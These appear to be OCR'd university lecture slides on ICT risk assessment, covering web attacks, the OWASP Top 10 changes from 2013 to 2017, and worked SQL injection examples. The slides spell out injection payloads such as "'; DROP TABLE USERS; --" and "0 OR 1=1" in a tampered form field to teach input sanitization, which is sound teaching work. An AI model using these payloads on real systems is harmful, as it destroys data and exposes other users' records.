ICT Risk Assessment

Fabrizio Baiardi
f.baiardi@unipi.it

Syllabus

- Security
  - New Threat Model
  - New Attacks
  - Countermeasures


Typical Attacks to Web system

- Unvalidated Input
  - SQL Injection
  - Cross-Site-Scripting (XSS)
- Design Errors
  - Cross-Site-Request-Forgery (XSRF)
- Boundary Conditions
- Exception Handling
- Access Validation

Useful against SaaS


Client attacks

Typical Attacks to Web system



OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

SQL Injection Example



Web Browser

Web Server


Database

Username & Password

Normal Query

SELECT passwd
FROM USERS
WHERE uname
IS '$username'

SQL Injection Example




Address C:\LearnSecurity\hidden parameter example\authuser.html

Enter User Name: '; DROP TABLE USERS; --

Enter Password: ●●●●●●●

Attacker Provides This Input

SQL Injection Example



Web Browser

Web Server

Database


Username & Password

Malicious Query


SELECT passwd FROM USERS WHERE uname IS ‘’; DROP TABLE USERS; -- '

Eliminates all user accounts

A possible result


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection Example



View pizza order history:

Month Jan

View

```
View pizza order history:<br>
<form method="post" action="...">
Month
<select>
<option name="month" value="1">
Jan</option>
...
<option name="month" value="12">
Dec</option>
</select>
<p>
<input type=submit name=submit
                  value=View>
</form>
```

SQL Injection Example

Normal SQL Query

```
SELECT pizza, toppings, quantity,
       order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Attack For `order_month` parameter, attacker could input `0 OR 1=1`


```
<option name="month" value="0 OR 1=1">
Dec</option>
```

Malicious Query

```
...
WHERE userid=4123
AND order_month=0 OR 1=1
```

WHERE condition is always true! Gives attacker access to other users' private data!

SQL Injection Example


Order History - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help

Your Pizza Orders:

All User Data Compromised

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, …	2	12
Napoli	Tomato, Mozarella, Anchovies, …	1	17
Margherita	Tomato, Mozarella, Chicken, …	3	5
Marinara	Oregano, Anchovies, Garlic, …	1	24
Capricciosa	Mushrooms, Artichokes, Olives, …	2	15
Veronese	Mushrooms, Prosciutto, Peas, …	1	21
Godfather	Corleone Chicken, Mozarella, …	5	13

SQL Injection Example

